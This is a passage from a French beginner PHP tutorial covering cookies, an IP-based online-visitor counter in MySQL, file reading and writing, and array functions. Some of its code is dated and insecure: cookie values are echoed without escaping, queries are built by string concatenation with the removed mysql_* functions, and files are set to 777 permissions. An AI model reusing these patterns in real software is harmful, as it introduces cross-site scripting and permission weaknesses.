Il m'a donc fallu faire 2 *setcookie* pour écrire ces 2 informations.

Afficher un cookie

Ca, c'est vraiment le plus simple.
Avant de commencer à travailler sur une page, PHP lit les cookies du client pour récupérer toutes les informations qu'il y a dedans. Ces informations sont placées dans la superglobale $_COOKIE, sous forme d'array (tableau) comme d'habitude.

Ce qui fait que, si je veux ressortir le pseudo du visiteur que j'avais inscrit dans un cookie, il suffirait d'écrire : `$_COOKIE['pseudo']`

Ce qui nous donne un code PHP tout bête pour réafficher le pseudo du visiteur :

Code : PHP

```
<p>
    Hé ! Je me souviens de toi !<br />
    Tu t'appelles <?php echo $_COOKIE['pseudo']; ?> et tu viens de <?php echo
$_COOKIE['pays']; ?> c'est bien &#231;a ?
</p>
```

Comme vous le voyez encore une fois, le gros avantage c'est que les superglobales sont accessibles partout.
Vous avez besoin de savoir ce que contient le cookie "pseudo" ? Affichez donc le contenu de la superglobale $_COOKIE['pseudo'] ! 

A noter que si le cookie n'existe pas, la variable superglobale n'existe pas.
Plus précisément, si vous faites un *isset* sur $_COOKIE['pseudo'] comme on a appris à le faire jusqu'ici, la condition (if isset($_COOKIE['machintruc'])...) vous répondra que la variable n'existe pas... ce qui veut donc dire que le cookie n'existe pas 

Enfin, vous vous demandez peut-être comment modifier un cookie déjà existant ?
C'est là encore très simple : il faut refaire un *setcookie* en gardant le même nom de cookie. Cela "écrasera" l'ancien cookie. Par exemple, si j'habite maintenant en Chine, je ferai :
`setcookie('pays', 'Chine', $timestamp_expire);`

Notez qu'alors le temps d'expiration du cookie est remis à zéro pour un an. On aurait donc encore un an avant que le cookie disparaisse  PHP vous offre beaucoup de puissance avec les superglobales, et vous allez voir qu'on ne va pas se faire prier pour s'en servir 

On va réutiliser dans le TP qui suit ce que vous venez d'apprendre (récupérer l'IP, manipuler des cookies etc...).
Ce chapitre était donc plutôt théorique... que diriez-vous de passer à la pratique ? 

TP : nombre de visiteurs connectés

En tant que Webmaster, vous aimeriez certainement savoir combien de personnes sont connectées sur votre site.
Après tout, pourquoi pas, c'est tout à fait le genre de trucs qu'on peut faire en PHP 

La bonne nouvelle, c'est que c'est assez simple à faire. Mais il faut bien comprendre le fonctionnement, donc soyez attentifs à ce que je vais vous dire parce que ça ne marche peut-être pas comme vous le pensez 

Réalisation du compteur de visites

Etape 1 : prérequis

Les prérequis pour ce script sont :

- Savoir lire et écrire dans une table MySQL
- Savoir compter le nombre d'entrées dans une table
- Savoir manier les timestamp
- Savoir récupérer l'adresse IP du visiteur

Voilà, c'est tout 
Je vous ai expliqué dans le chapitre précédent comment on faisait pour récupérer l'adresse IP grâce à une variable

superglobale, vous savez donc tout ce qu'il faut pour réaliser le script !

Etape 2 : préparation du script

C'est là qu'il faut bien m'écouter, parce que le fonctionnement de ce script est un peu particulier.
On va créer une table MySQL appelée "connectes", avec seulement 2 champs :

- ip : dans ce champ de type "VARCHAR", et de longueur maximale 15 caractères, nous stockerons *temporairement* les adresses IP des visiteurs.
- timestamp : dans ce champ de type "INT", nous stockerons le timestamp, c'est-à-dire le moment exact auquel le visiteur a chargé une page sur votre site.

Voici donc ce que vous devriez avoir à la création de la table :

Champ	Type [Documentation]	Taille/Valeurs*
ip	VARCHAR	15
timestamp	INT	

Vous remarquerez que, exceptionnellement, il n'y a pas de champ "id". Les cas où on n'a pas besoin de champ ID sont très rares, il faut le savoir. Ici le script ne nous impose pas d'utiliser un ID, donc on n'en crée pas.

Lorsqu'elle sera en activité, votre table ressemblera à ça :

←T→		ip	timestamp
		80.200.235.16	1094405892
		83.114.126.110	1094405899
		80.14.201.247	1094405906
		82.253.125.36	1094405906
		81.243.233.4	1094405912
		81.242.178.85	1094405919

Vous voyez en fait la liste des personnes connectées sur votre site (représentées par leur adresse IP), et le timestamp qu'il était au moment où chaque personne a chargé une page sur votre site.

Maintenant, il va falloir que vous compreniez comment le script fonctionne, c'est très important. Dans l'ordre, nous allons faire ceci :

1. A chaque fois qu'un visiteur charge une page de votre site, on regarde dans la table "connectes" si son IP est déjà inscrite. 2 cas sont possibles :
   - L'IP n'est pas dans la table : on crée une nouvelle entrée dans laquelle on met son adresse IP. On note en même temps l'heure (le timestamp) qu'il est.
   - L'IP est déjà dans la table : on ne crée pas de nouvelle entrée, on met simplement à jour le timestamp associé à son IP, pour indiquer l'heure à laquelle il vient de charger la dernière page.
2. Ensuite, on regarde les autres adresses IP déjà enregistrées dans la table. On supprime toutes les IP qui ont été inscrites depuis plus de 5 minutes.

    Cela veut dire qu'on considère qu'un visiteur qui n'a pas chargé de nouvelle page sur le site depuis plus de 5 minutes est parti. Je sais que ça peut paraître bizarre, mais c'est comme ça qu'on fait car on n'a pas d'autres solutions.

3. Enfin, dernière étape (la plus simple), on compte toutes les adresses IP qui restent dans la table. Ce nombre,

c'est le nombre de visiteurs actuellement connectés sur votre site ! Vous n'avez plus qu'à l'afficher !

Par exemple, sur le Site du Zér0, mon compteur de connectés ressemble à ça :

Il y a actuellement 86 Zéros connectés !

Etape 3 : à vous de jouer !

Voilà, je vous ai dévoilé le fonctionnement du script, après si vous l'appliquez correctement vous allez voir (Ô surprise !) que ça fonctionne !

Un dernier détail tout de même : je vous conseille de taper ce script dans une page PHP appelée "connectes.php" qui ne contiendra que ça.
Ensuite, sur chaque page de votre site, vous incluerez la page "connectes.php" comme ceci pour faire marcher le compteur : `<? include('connectes.php'); ?>`

N'oubliez aucune page, car si vous ne placez pas votre compteur sur une ou plusieurs pages, il n'indiquera pas le nombre correct de personnes connectées ! (il en indiquera moins que ce qu'il y en a)

Etape 4 : correction

Correction ?
Ce script est assez simple dans la mesure où je vous ai détaillé le fonctionnement du script. Si vous appliquez ce que j'ai dit, cela ne peut que fonctionner !
Si par hasard vous avez bloqué sur un passage, ce n'est pas bien grave : le script est simple, et ce ne sont pas vos connaissances en PHP qui sont à remettre à cause. Vous avez simplement lu un peu rapidement les explications que je vous ai données plus haut

Voici donc le script du nombre de visiteurs connectés :

Code : PHP

```php
<?php
// Connexion à MySQL
mysql_connect("localhost", "sdz", "mot_de_passe");
mysql_select_db("coursphp");

// -------
// ETAPE 1 : on vérifie si l'IP se trouve déjà dans la table
// Pour faire ça, on n'a qu'à compter le nombre d'entrées dont le champ "ip" est
l'adresse ip du visiteur
$retour = mysql_query('SELECT COUNT(*) AS nbre_entrees FROM connectes WHERE ip=\'' .
$_SERVER['REMOTE_ADDR'] . '\'');
$donnees = mysql_fetch_array($retour);

if ($donnees['nbre_entrees'] == 0) // L'ip ne se trouve pas dans la table, on va
l'ajouter
{
    mysql_query('INSERT INTO connectes VALUES(\'' . $_SERVER['REMOTE_ADDR'] . '\', ' .
time() . ')');
}
else // L'ip se trouve déjà dans la table, on met juste à jour le timestamp
{
    mysql_query('UPDATE connectes SET timestamp=' . time() . ' WHERE ip=\'' .
$_SERVER['REMOTE_ADDR'] . '\'');
}

// -------
// ETAPE 2 : on supprime toutes les entrées dont le timestamp est plus vieux que 5
minutes

// On stocke dans une variable le timestamp qu'il était il y a 5 minutes :
$timestamp_5min = time() - (60 * 5); // 60 * 5 = nombre de secondes écoulées en 5 minutes
mysql_query('DELETE FROM connectes WHERE timestamp < ' . $timestamp_5min);

// -------
// ETAPE 3 : on compte le nombre d'ip stockées dans la table. C'est le nombre de
visiteurs connectés
$retour = mysql_query('SELECT COUNT(*) AS nbre_entrees FROM connectes');
$donnees = mysql_fetch_array($retour);


// Ouf ! On n'a plus qu'à afficher le nombre de connectés !
echo '<p>Il y a actuellement ' . $donnees['nbre_entrees'] . ' visiteurs connectés sur mon
site !</p>';
?>
```

Comme vous pouvez le voir, le script respecte strictement les étapes que je vous ai indiquées au début de ce TP. Il y a seulement 2 points où il fallait un peu réfléchir (rien de bien méchant :p). Voici quelques informations pour vous aider à les comprendre :

- *Vérifier si l'IP du visiteur se trouve déjà dans la table* : on peut le faire de plusieurs manières, celle qui me semble la plus simple et la plus logique est de compter le nombre de fois où cette IP apparaît dans la table. 2 réponses sont possibles :
  - **0 fois** : l'IP ne se trouve pas dans la table, c'est donc un nouveau visiteur qui vient d'arriver.
  - **1 fois** : l'IP se trouve déjà dans la table, c'est un visiteur qui était déjà sur le site et qui vient de charger une nouvelle page. On met juste à jour son timestamp pour se rappeler que ce visiteur a récemment chargé une page sur votre site.
- *Supprimer les timestamp vieux de plus de 5 minutes* : c'est assez simple quand on y pense, mais il fallait trouver le truc. En fait, on fait une requête SQL dans laquelle on demande de supprimer toutes les entrées dont le timestamp est inférieur au timestamp qu'il était il y a 5 min :
  `'WHERE timestamp < ' . $timestamp_5min`
  Le plus "dur" est de retrouver le timestamp qu'il était il y a 5 min. Une simple soustraction suffit : il faut de soustraire 60 * 5 (le nombre de secondes en 5 min) au timestamp actuel, et le tour est joué ! 

Etape 5 : améliorez ce script !

Là, je dois reconnaître que j'ai franchement pas beaucoup d'idées pour améliorer ce script 

Voici ce que je peux vous proposer, mais je vous préviens que ça n'a rien de très excitant :

- Affichez "Il y a 1 visiteur connecté" au lieu de "Il y a 1 visiteurs connectés" pour respecter le singulier / pluriel (ah la bonne vieille grammaire française ^^)
- Vous pouvez aussi créer un système de "record". A chaque fois que vous avez le nombre de visiteurs connectés, vous le comparez avec le record enregistré dans un fichier "record.txt" par exemple. Vous saurez faire cela lorsque vous aurez lu le chapitre sur les fichiers. Ce "record.txt" ne contiendra qu'un nombre : c'est le record du nombre de connectés.
  Si vous le désirez, vous pouvez aussi enregistrer dans le fichier la date à laquelle le record s'est produit (utilisez un timestamp !)
- Modifier le script pour qu'il marche sur plusieurs sites différents à la fois. Ensuite, créez un site où vous proposez ce service aux petits webmasters débutants pour seulement 10 euros, devenez riche, rachetez Microsoft, ruinez Bill Gates, et devenez enfin Maître du Monde

Vous voyez, comme quoi, même avec un petit script comme celui-ci, on peut faire des tas de choses étonnantes
J'espère que ce TP vous aura été utile, je pense que nombreux d'entre vous sont ceux qui souhaitaient avoir un tel compteur sur leur site !

Ah, et si vous rachetez Microsoft, soyez cool : pensez à moi, je ne dirais pas non si on m'offrait ne serait-ce qu'1% de l'entreprise

---

Lire et écrire dans un fichier

On ne le dira jamais assez : MySQL c'est bien
Mais parfois, je dis bien parfois, MySQL est "trop compliqué" et pas assez rapide pour ce qu'on veut faire.

Je m'explique : supposons que vous vouliez compter le nombre de pages qui ont été vues sur votre site. Vous auriez juste besoin d'enregistrer un nombre, et de le faire augmenter à chaque fois qu'une page est chargée sur votre site.
56
57
58...

Bref, si c'était par exemple juste pour stocker UN nombre, il serait franchement débile de faire appel à la base de données.
Pourquoi ? Parce que MySQL, mine de rien, ça se révèle assez lent. Il faut s'y connecter, donner son login / mot de passe, et PHP fait l'intermédiaire entre vous et MySQL... Pas toujours pratique...

La solution ? Créer un fichier tout bête et lire et écrire dedans
Vous allez voir que c'est très pratique, du moins tant que vous n'avez pas à stocker beaucoup de choses... Sinon MySQL redevient alors plus adapté

Le CHMOD

Avant de commencer quoi que ce soit sur les fichiers, il faut que je vous parle de quelque chose d'un peu particulier : le CHMOD.
Derrière ce nom mystérieux se cache en fait une série de "droits", qui déterminent si oui ou non vous avez le droit de modifier un fichier.


Sous Windows, vous n'en avez probablement jamais entendu parler, tout simplement parce que ça n'existe pas comme ça.
Mais le serveur de votre site lui, il est sous Linux. Et sous Linux, on utilise ce qu'on appelle le CHMOD.


Le CHMOD est un nombre à 3 chiffres que l'on attribue à un fichier (par exemple 777). Selon la valeur de ce nombre,

Linux autorisera (ou non) la modification du fichier.
Le problème, c'est qu'en général Linux n'autorise pas les modifications de fichiers par un script PHP. Or, c'est justement ce qu'on veut faire. Alors, comment on va faire pour s'en sortir ? En modifiant le CHMOD pardi !

Il va falloir passer par... votre logiciel FTP ! Oui, celui-là même qui vous sert à envoyer vos pages sur le web
En ce qui me concerne, j'utilise Filezilla (vous utilisez celui que vous voulez, la manipulation est quasiment la même).

Connectez-vous à votre serveur, et faites un clic-droit sur l'un des fichiers du serveur :

En général, vous devriez avoir un menu "CHMOD" ou "Attributs du fichier" (comme moi).
Cela devrait ouvrir une fenêtre qui ressemble à peu près à ceci :



Et c'est là que se trouve la solution à tous nos problèmes !
Bon, sans rentrer dans les détails parce qu'il n'est pas question de faire un cours de Linux ici, voilà comment ça fonctionne : il y a 3 types de personnes qui ont le droit de lire/modifier des fichiers.

- Le propriétaire : c'est l'utilisateur sous Linux qui a créé le fichier. Lui, il a en général tous les droits : lire, écrire, exécuter.
  Selon les droits qu'il possède, le premier chiffre du CHMOD change. Ici, c'est 7 : ça veut dire qu'il a tous les droits.
- Le groupe : bon ça ne nous concerne pas trop là non plus. Ce sont les droits du groupe d'utilisateurs auquel appartient le propriétaire du fichier. Cela correspond au 2° chiffre du CHMOD (ici : 7).
- Permissions publiques : ah ! Là ça devient intéressant. Les permissions publiques concernent tout le monde,

c'est-à-dire même vos fichiers PHP. C'est le troisième chiffre du CHMOD (ici : 5).
Regardez ! Il n'y a pas tous les droits ici ! En effet, nos scripts PHP n'ont pas le droit de modifier les fichiers.
Allez, hop : soit vous cochez la case "Ecriture", soit vous tapez "777" pour le CHMOD. Ca voudra dire : tous les droits pour tout le monde.

Ouf ! Donc en gros, quand on met un CHMOD à 777, ça veut dire que tout le monde a le droit de modifier le fichier ! Vos visiteurs ne le peuvent pas bien entendu, c'est uniquement sur le serveur que ça se passe.

 Vous pouvez aussi modifier le CHMOD d'un dossier. Cela déterminera si on a le droit de lire/écrire dans ce dossier.
Cela vous sera notamment utile si vous avez besoin d'écrire des fichiers dans un dossier en PHP.

Ouvrir et fermer le fichier

Avant de lire/écrire dans un fichier, il faut d'abord l'ouvrir.
C'est un peu comme pour la connexion à MySQL si vous voulez : on dit à PHP qu'il va falloir travailler sur ce fichier.

Commencez par créer un fichier compteur.txt (par exemple). Envoyez-le sur votre serveur avec votre logiciel FTP, et appliquez-lui un CHMOD à 777 comme on vient d'apprendre à le faire.

Maintenant, on va créer le fichier PHP qui va travailler sur compteur.txt.
Votre mission, si vous l'acceptez : compter le nombre de pages qui ont été vues sur votre site, et l'enregistrer dans ce fichier.

Fastoche 

Code : PHP

```php
<?php
// 1 : on ouvre le fichier
$monfichier = fopen("compteur.txt", "r+");

// 2 : on fera ici nos opérations sur le fichier...

// 3 : quand on a fini de l'utiliser, on ferme le fichier
fclose($monfichier);
?>
```

Il y a 3 étapes à respecter :

1. On ouvre le fichier avec fopen. Cette fonction renvoie une information que vous devez mettre dans une variable (ici : $monfichier). Cela nous sera utile tout à l'heure pour fermer le fichier.
   On indique à fopen tout d'abord le fichier qu'on veut ouvrir ("compteur.txt"), et *comment* on veut l'ouvrir (ici j'ai mis "r+"). Voici les principales possibilités qu'on a :

Mode	Explication
r	Cela ouvre le fichier en lecture seule. Cela veut dire que vous ne pourrez que lire le fichier.
r+	Cela ouvre le fichier en lecture / écriture. Vous pourrez non seulement lire le fichier, mais aussi écrire dedans (on l'utilisera assez souvent en pratique).
a	Ouvre le fichier en écriture seule. Mais il y a un avantage : si le fichier n'existe pas, ça le crée automatiquement.
a+	Ouvre le fichier en lecture et écriture. Si le fichier n'existe pas il est créé automatiquement. Attention : le répertoire doit avoir un CHMOD à 777 dans ce cas ! A noter que si le fichier existe déjà, le texte sera rajouté à la fin.

   Ici, on a créé le fichier avant, donc pas besoin d'utiliser a+.

2. On fait nos opérations de lecture / écriture sur le fichier. Je n'ai encore rien mis, on va voir ça juste après.
3. Enfin, quand on a fini d'utiliser le fichier, on fait un *fclose* pour le fermer. On doit préciser quel fichier on doit fermer : mettez-y la variable $monfichier pour que PHP sache duquel il s'agit, et c'est bon


Vous n'êtes absoluement pas obligés de donner l'extension .txt à votre fichier. Vous pouvez l'appeler comme vous voulez : "compteur.cpt", "compteur.num", ou même "compteur" tout court.
Bref, vous avez le choix

Lire et écrire dans le fichier

Maintenant que vous savez ouvrir et fermer votre fichier, on va apprendre à lire et écrire dedans.

Lire

Pour lire, on a 2 possibilités :

- Lire caractère par caractère avec la fonction *fgetc*
- Lire ligne par ligne avec *fgets*

En général, on se débrouillera pour mettre une information par ligne dans notre fichier. On utilise donc assez peu *fgetc* qui est assez lourd à utiliser (il faudrait faire une boucle pour lire caractère par caractère).

Dans notre cas, on va supposer que notre fichier ne contient qu'une ligne : le nombre de pages qui ont été vues sur le site.
Pour récupérer ce nombre, il faudra donc faire comme ceci :

Code : PHP

```php
<?php
// 1 : on ouvre le fichier
$monfichier = fopen("compteur.txt", "r+");

// 2 : on lit la première ligne du fichier
$ligne = fgets($monfichier);

// 3 : quand on a fini de l'utiliser, on ferme le fichier
fclose($monfichier);
?>
```

Il faut indiquer à *fgets* le fichier à lire. On lui donne notre variable $monfichier qui lui permettra de l'identifier.
fgets renvoie toute la ligne (la fonction arrête la lecture à la première Entrée). Donc, notre variable $ligne devrait contenir la première ligne du fichier


Et si mon fichier fait 15 lignes, comment je fais pour toutes les lire ?

Il faut faire une boucle. Un premier *fgets* vous donnera la première ligne, ensuite si vous refaites *fgets* vous obtiendrez la deuxième ligne etc...

Pas très pratique hein ? Ce n'est pas pour rien qu'on a inventé la base de données
Mais bon, comme ici on n'a à stocker qu'un seul nombre, le choix d'utiliser un fichier est justifié.

Ecrire

Pour l'écriture, on n'a qu'une seule possibilité : utiliser *fputs*.
Cette fonction va écrire la ligne que vous voulez dans le fichier.

Elle s'utilise comme ceci :
`fputs($monfichier, "Texte à écrire");`

Toutefois, il faut savoir où on écrit le texte. En effet, le fonctionnement d'un fichier est assez bizarre :

1. Vous l'ouvrez avec *fopen*
2. Vous lisez par exemple la première ligne avec *fgets*.
3. Oui mais voilà, maintenant le "curseur" de PHP se trouve à la fin de la première ligne (vu qu'il vient de lire la première ligne).

Si vous faites un *fputs* juste après, il va écrire à la suite ! Pour éviter ça, on va utiliser la fonction *fseek* qui va replacer le curseur où on veut dans le fichier. En l'occurence, on va replacer le curseur au début du fichier en faisant :
`fseek($monfichier, 0);`
Notre curseur sera alors repositionné au début :

4. Ouf, notre curseur est au début du fichier, on peut faire un *fputs*. La ligne va s'écrire par-dessus l'ancienne, ce qui fait que l'ancien texte sera écrasé (remplacé par le nouveau).

Allez, pour y voir plus clair, voici le code pour réaliser notre compteur de pages vues :

Code : PHP

```php
<?php
$monfichier = fopen('compteur.txt', 'r+');

$pages_vues = fgets($monfichier); // On lit la première ligne (nombre de pages vues)
$pages_vues++; // On augmente de 1 ce nombre de pages vues
fseek($monfichier, 0); // On remet le curseur au début du fichier
fputs($monfichier, $pages_vues); // On écrit le nouveau nombre de pages vues

fclose($monfichier);

echo '<p>Cette page a été vue ' . $pages_vues . ' fois !</p>';
?>
```

Essayer !

Avouez que c'était pas si dur hein 
Voici la description des 4 lignes du milieu (les plus importantes) :

1. On récupère la première ligne du fichier, qui est le nombre de pages qui ont été vues pour le moment sur le site.
2. On ajoute 1 à la variable $pages_vues. Si elle valait 15, elle vaudra désormais 16.
3. On replace notre fameux "curseur" au début du fichier (parce que sinon il se trouvait à la fin de la première ligne et on aurait écrit à la suite).
4. On écrit notre nouveau nombre de pages vues dans le fichier, en écrasant l'ancien nombre.

 Si vous avez oublié de mettre un CHMOD à 777 sur le fichier compteur.txt, vous aurez l'erreur suivante :
Warning: fopen(compteur.txt): failed to open stream: Permission denied
Ici, PHP essaie de vous dire qu'il n'a pas réussi à ouvrir le fichier car il n'a pas le droit d'écrire dedans. Il faut donc absoluement faire ce CHMOD si vous voulez pouvoir toucher au fichier !

Voilà, vous venez de voir comment on se sert d'un fichier : ouverture, lecture, écriture, fermeture.
Pour un gros fichier c'est vite la prise de tête, mais pour un petit fichier comme celui-ci, avouez que c'était pas long ni compliqué à faire, et en plus ça marche très bien Et voilà, vous savez désormais travailler avec des fichiers !
Comme vous avez pu le voir, c'est pratique et rapide du temps qu'on ne stocke pas grand chose dans le fichier. Le reste du temps, utiliser MySQL est quand même ce qu'il y a de plus pratique

On peut faire beaucoup d'autres choses avec les fichiers, mais il serait trop long de tout vous lister ici. Je vous invite à aller consulter la documentation PHP sur les fichiers : c'est un peu austère, mais il y a tout.
Les fonctions listées y sont assez simples à utiliser : vous verrez qu'on peut copier des fichiers, supprimer des fichiers, créer des dossiers, supprimer des dossiers etc etc...

Et n'oubliez pas qu'en cas de problème, le forum est là pour vous aider

---

Partie 4 : PHP, c'est plus fort que toi !

Vous pensiez tout savoir ? Vous êtes loin du compte...
Vous allez voir ce que PHP a dans le ventre !

Les Array II : le Retour

Vous les croyiez disparus ? Oubliés ? Enterrés ?
Que nenni ! Les Array reviennent, et ils sont pas contents

Plus sérieusement, les Array (ou "Variables tableaux") sont très souvent utilisés lorsque vous vous mettez à faire des scripts un petit peu plus complexes. Ils sont bien souvent la solution simple à des problèmes qui ont l'air compliqués. Jusqu'ici, nous n'avons vu que très rapidement les Array, juste ce dont on avait besoin pour la base de données (car je vous rappelle qu'on récupère les données de la base sous forme d'array). Aujourd'hui, nous allons faire en quelque sorte la "suite" du premier chapitre sur les array. Je vous recommande d'aller le relire d'ailleurs, histoire d'être bien à jour.

Nous allons voir dans ce chapitre comment explorer le contenu d'un array (c'est-à-dire lister tout ce qu'il y a dedans), mais nous verrons aussi comment faire des recherches dedans, et enfin nous verrons comment transformer une chaîne en un array.

Honnêtement, ce chapitre ne sera pas une révélation passionnante et vous ne saurez pas faire des trucs super-géniaux après l'avoir lu. Mais ce sont des connaissances qu'il faut avoir en PHP, car on travaille fréquemment sur les array.
Et ne vous découragez pas, parce que le meilleur est à venir

Explorer un array

Avant de commencer à retravailler sur les array, je pense qu'il serait bien de faire un petit rappel et de vous faire faire un peu de vocabulaire, sinon vous allez vous emmêler les pinceaux bêtement

Quelques rappels

Un array, c'est une variable qui se présente sous la forme de tableau. Par exemple : $capitale['France'].
On a deux types d'array :

- Les array numérotés : chaque morceau de l'array a un numéro. Ce numéro part de 0 (ne l'oubliez pas, c'est source d'erreurs). Par exemple, $liste[0], $liste[1], $liste[2] etc...
- Les array associatifs : au lieu d'avoir des numéros, on a des "étiquettes". Chaque morceau de l'array a donc un nom. Par exemple, les array retournés par MySQL sont associatifs : $donnees['pseudo'], $donnees['message'] etc...

Je vous rappelle comment on crée un array :

Code : PHP

```php
<?php
// On crée notre array $coordonnees
$coordonnees = array (
    "Prénom" => "François",
    "Nom" => "Dupont",
    "Adresse" => "3, rue du Paradis",
    "Ville" => "Marseille");
?>
```

Enfin, voici 2 mots de vocabulaire à connaître :

- Prénom, Nom, Adresse et Ville sont les clés. Dans un tableau associatif, une clé permet de repérer un élément.
- François, Dupont, 3, rue du Paradis et Marseille sont les valeurs. Ainsi, "François" est associé à la clé "Prénom".

Nous allons voir deux moyens d'explorer un array :

- Le print_r
- Le foreach

Afficher rapidement un array : print_r

La question du jour est : vous avez un array et vous vous demandez ce qu'il contient.
Pour afficher le contenu de l'array, on va utiliser la commande *print_r*. C'est une sorte de *echo* spécialisé dans les array.
Cette commande a toutefois un défaut : elle ne renvoit pas de code HTML comme
 pour les retours à la ligne. Pour bien voir les Entrées, il faut donc utiliser la balise HTML <pre> qui nous permettra d'avoir un affichage plus correct.

Je reprends l'exemple qu'on avait utilisé dans le premier chapitre sur les array. Je crée d'abord manuellement un array avec la fonction *array*, puis j'affiche son contenu avec *print_r* :

Code : PHP

```php
<?php
$coordonnees = array (
    "Prénom" => "François",
    "Nom" => "Dupont",
    "Adresse" => "3, rue du Paradis",
    "Ville" => "Marseille");
echo '<pre>';
print_r($coordonnees);
echo '</pre>';
?>
```

Essayer !

Voilà, c'est facile à utiliser du temps qu'on n'oublie pas la balise <pre>.
Vous vous demandez à quoi ça peut servir concrètement ? C'est vrai que dans la pratique, vous n'afficherez jamais le contenu d'un array à vos visiteurs (ils ne comprendraient pas, les pauvres ^^). En fait, ça vous servira à vous, lorsque vous testez un script qui ne marche pas, et que vous aimeriez savoir rapidement ce que contient un array.

Un autre exemple pour que vous voyiez bien comment on s'en sert : vous faites une requête à MySQL et vous aimeriez savoir rapidement ce que ça renvoit. Plutôt que de vous embêter à mettre en forme vous-même les résultats en HTML, vous faites un print_r qui vous permettra de voir rapidement ce que ça donne.
Pour cet exemple, je reprends la table *jeux_videos* qu'on a utilisé dans la partie II de ce cours :

Code : PHP

```php
<?php
mysql_connect("localhost", "mateo21", "mot_de_passe");
mysql_select_db("coursphp");

$reponse = mysql_query("SELECT * FROM jeux_videos WHERE possesseur='Patrick'");

while ($donnees = mysql_fetch_array($reponse) )
{
    echo '<pre>';
    print_r($donnees);
    echo '</pre>';
}

mysql_close();
?>
```

Essayer !

Ah, d'ailleurs vous pouvez voir que les array créés par *mysql_fetch_array* sont numérotés ET associatifs. On nous donne les deux. Ca fait qu'il y a pas mal de doublons, mais au moins on peut choisir si on préfère travailler sur des numérotés ou des associatifs.
Pour ma part, avec la base de données je travaille toujours sur des array associatifs, je trouve ça plus clair.


Vous vous demandez pourquoi on a mis le print_r dans la boucle while ? Tout simplement parce qu'un nouvel array est créé pour chaque entrée : il y a donc autant d'array que d'entrées dans la table ! Si on n'avait pas fait de boucle, on aurait eu seulement l'array correspondant à la première entrée !

Parcourir un array dans une boucle : foreach

print_r c'est bien beau, mais vous avez vu que ça ne vous servirait pas vraiment dans la pratique. On s'en sert juste pour rechercher des erreurs.

Par contre, la commande *foreach*, elle, est vraiment utile dans les scripts. C'est une sorte de boucle for spécialisée dans les array.
foreach va passer en revue chaque ligne du tableau, et lors de chaque passage, il va mettre la valeur de cette ligne dans $element.

Je parle chinois ? Ok, alors regardez :

Code : PHP

```php
<?php
$coordonnees = array (
    "Prénom" => "François",
    "Nom" => "Dupont",
    "Adresse" => "3, rue du Paradis",
    "Ville" => "Marseille");

foreach($coordonnees as $element)
{
    echo $element . '<br />';
}
?>
```

Essayer !

foreach va mettre tour à tour dans la variable $element le prénom, le nom, l'adresse et la ville contenus dans l'array $coordonnees.
On met donc entre parenthèses :

1. D'abord le nom de l'array (ici $coordonnees)
2. Ensuite le mot-clé "as" (qui signifie quelque chose comme "en tant que")
3. Enfin le nom d'une variable que vous choisissez qui va contenir tour à tour chacun des éléments de l'array (ici $element).

Entre les accolades, on n'utilisera donc que la variable $element.
La boucle s'arrête lorsqu'on a parcouru tous les éléments de l'array.

Toutefois, avec cet exemple on ne récupère que la valeur.
Si on veut aussi récupérer la clé de l'élément, on écrira :

Code : PHP

```php
<?php
$coordonnees = array (
    "Prénom" => "François",
    "Nom" => "Dupont",
    "Adresse" => "3, rue du Paradis",
    "Ville" => "Marseille");

foreach($coordonnees as $cle => $element)
{
    echo '[' . $cle . '] vaut ' . $element . '<br />';
}
?>
```

Essayer !

Avec cette façon de procéder, vous avez dans la boucle la clé ET la valeur.
Bien entendu, si vous n'avez besoin que de la valeur, il vaut mieux utiliser l'exemple précédent 

Et *foreach*, croyez-moi, c'est un truc vraiment pratique ! Autant vous n'utiliserez presque jamais *print_r*, autant le *foreach* va bientôt devenir votre meilleur ami dans vos scripts PHP !
Apprenez à vous en servir, ce n'est pas bien compliqué. Quant à moi, j'essaierai de vous le faire utiliser au cours d'un prochain chapitre ou TP... 

Rechercher dans un array

Nous allons maintenant faire des recherches dans des array. Cela vous sera parfois très utile pour savoir si votre array contient ou non certaines informations.
Nous allons voir trois types de recherches :

- array_key_exists : pour vérifier si une clé existe dans l'array

- in_array : pour vérifier si une valeur existe dans l'array
- array_search : pour récupérer la clé d'une valeur dans l'array

Vérifier si une clé existe dans l'array : array_key_exists

Voici notre problème : on a un array, mais on ne sait pas si la clé qu'on cherche est dedans.
On va utiliser pour vérifier ça la fonction *array_key_exists*.

On doit lui donner d'abord le nom de la clé à rechercher, puis le nom de l'array dans lequel on fait la recherche : `array_key_exists("Clé", $array)`

La fonction renvoit un booléen, c'est à dire true (vrai) si la clé est dans l'array, et false (faux) si la clé ne se trouve pas dans l'array. Ca nous permet de faire un test facilement avec un if :

Code : PHP

```php
<?php
$coordonnees = array (
    "Prénom" => "François",
    "Nom" => "Dupont",
    "Adresse" => "3, rue du Paradis",
    "Ville" => "Marseille");

if (array_key_exists("Nom", $coordonnees))
{
    echo 'La clé "Nom" se trouve dans les coordonnées !';
}

if (array_key_exists("Pays", $coordonnees))
{
    echo 'La clé "Pays" se trouve dans les coordonnées !';
}

?>
```

Essayer !

Comme vous pouvez le voir, on n'a trouvé que "Nom", et pas "Pays" (logique). Seule la première condition a donc été exécutée

Vérifier si une valeur existe dans l'array : in_array

Je ne vais passer 50 ans dessus, c'est exactement pareil que *array_key_exists*... mais cette fois on recherche dans les valeurs.
in_array renvoit true si la valeur se trouve dans l'array, false si elle ne s'y trouve pas.

